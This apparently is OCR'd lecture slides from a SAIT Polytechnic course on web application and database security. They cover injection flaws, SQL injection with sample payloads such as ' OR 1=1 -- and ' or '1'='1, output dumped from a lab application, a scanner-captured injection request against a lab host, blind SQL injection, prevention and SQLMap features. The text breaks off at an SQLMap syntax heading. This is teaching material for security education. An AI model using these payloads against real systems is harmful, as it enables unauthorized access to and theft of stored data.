sait.ca

SAIT POLYTECHNIC


FURTHER YOUR PASSION

Web App & Data Base Security

Exploitation

FURTHER YOUR PASSION

Web App & Data Base Security



Agenda

- Injection Flaws;
- SQL – Structured Query Language;
- SQL Injection;
- Blind SQL Injection;
- SQLMap;
- XSS – Cross Site Scripting;
- LAB 1: SQL Injection with SQLMap;
- LAB 2: Exploiting XSS vulnerabilities.

Injection Flaws

- Attackers inject code into some form of user input, with the goal of an interpreter somewhere processing it;
- SQL Injection:
  - Target the backend data store.
- Cross Site Scripting (XSS):
  - Targets the clients of an application.
- Cross Site Request Forgery (CSRF):
  - Targets the trust an application has in the user.
- Command Injection:
  - Target the operation system.


SQL – Structured Query Language

Exploiting

- Standard for relational data storage;
- The major databases products (Oracle, MS SQL, MySQL) support SQL;
- Select:
  - Retrieve data.
- Insert:
  - Creates new data in database.
- Union:
  - Combines the results of two queries.
- Delete:
  - Removes data from database.
- Update:
  - Modifies existing data.

SQL Injection – Illustrated


Exploiting



https://www.owasp.org/index.php/Top_10_2010-A1-Injection

SQL Injection – Illustrated

Exploiting



Username ' OR 1=1 --

Password

```
"SELECT * FROM accounts WHERE acct=‘’ OR 1=1--’"
```

```
Account Summary

Acct:5424-6066-2134-4334
Acct:4128-7574-3921-0192
Acct:5424-9383-2039-4029
Acct:4128-0004-1234-0293
```


1. Application presents a form to the attacker;
2. Attacker sends an attack in the form data;
3. Application forwards attack to the database in a SQL query;
4. Database runs query containing attack and sends encrypted results back to application;
5. Application decrypts data as normal and sends results to the user.

https://www.owasp.org/index.php/Top_10_2010-A1-Injection

SQL Injection

Exploiting

- Manual finding:
  - Another misconception is that 1=1 is a magic string;
  - Users input:
    - ‘ or ‘sait’=‘sait




Vulnerability: SQL Injection

User ID:

' or 'sait'='sait

```
ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me
```



Vulnerability: SQL Injection

User ID:


```
ID: ' or 'sait'='sait
First name: admin
Surname: admin

ID: ' or 'sait'='sait
First name: Gordon
Surname: Brown

ID: ' or 'sait'='sait
First name: Hack
Surname: Me

ID: ' or 'sait'='sait
First name: Pablo
Surname: Picasso

ID: ' or 'sait'='sait
First name: Bob
Surname: Smith

ID: ' or 'sait'='sait
First name: user
Surname: user
```

Any always true value is valid. There exploit strings are used to return entire data sets.

SQL Injection

Exploiting

- Input is passed directly to query without filtering or with poor filtering;
- Users input:
  - ‘ or 1= 1 - -
  - ‘ or ‘1’=‘1




Vulnerability: SQL Injection

User ID:

' or '1'='1 | Submit

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet



User ID:


```
ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso

ID: ' or '1'='1
First name: Bob
Surname: Smith

ID: ' or '1'='1
First name: user
Surname: user
```

This a classic example of SQL injection. There are designed to retrieve all of the records in the table being attacked.

SQL Injection - Discovering

Exploiting

- From the discovering phase, we were able to identify some SQL injection flaws:



SQL injection in a Unknown database was found at: "http://metasploitable.sait230.ca/mutillidae/index.php?page=add-to-your-blog.php", using HTTP method POST. The sent post-data was: "csrf-token=d'z"0&add-to-your-blog-php-submit-button=Save%20Blog%20Entry&blog_entry=56". The modified parameter was "csrf-token". This vulnerability was found in the request with id 9420.

```
POST http://metasploitable.sait230.ca/mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Accept-Encoding: gzip
Accept: */*
User-Agent: w3af.sourceforge.net
Host: metasploitable.sait230.ca
Cookie: showhints=2; PHPSESSID=64ec30c333a2520e4a3a84bb89e406c1
Referer: http://metasploitable.sait230.ca/
Content-Type: application/x-www-form-urlencoded

csrf-token=d%27z%220&add-to-your-blog-php-submit-button=Save%20Blog%20Entry&blog_entry=56
```

Blind SQL Injection

Exploiting

- Most attacks are the same as with SQL Injection;
- Errors are just not displayed;
- Since the display is intercepted by the application, the attacker must run commands that either do not require visible results such as adding a new user, or the results must be sent to the attacker using some functionality within the database, like sending an email with the results.

SQL Injection – Solving the Problem

- The root cause of SQL injection vulnerabilities is that an attacker can specify data (form field input value) that is interpreted by the database as code;
- To prevent this, you need to ensure that the **engine never treats user input as code**;
- The user’s input had to be validated to ensure that is doesn’t contain SQL syntax;
- To ensure that data is already interpreted as data.

SQLMap


Exploiting

- It is an advanced and **automatic** SQL injection tool;
- Its main purpose is to scan, detect and exploit the SQL injection flaws for the given URL;
- It supports MS SQL, Oracle, MySQL and PostgreSQL;
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns;
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.

SQLMap


Backtrack

Exploiting



SQLMap

Samurai



```
[Sun 27 Jan 2013 03:53:26 AM EST] A comment 
[Sun 27 Jan 2013 03:53:26 AM EST] - http://meta
[Sun 27 Jan 2013 03:53:26 AM EST] A comment 
[Sun 27 Jan 2013 03:53:26 AM EST] - http://meta
```

SQLMap

Exploiting

Syntax

```
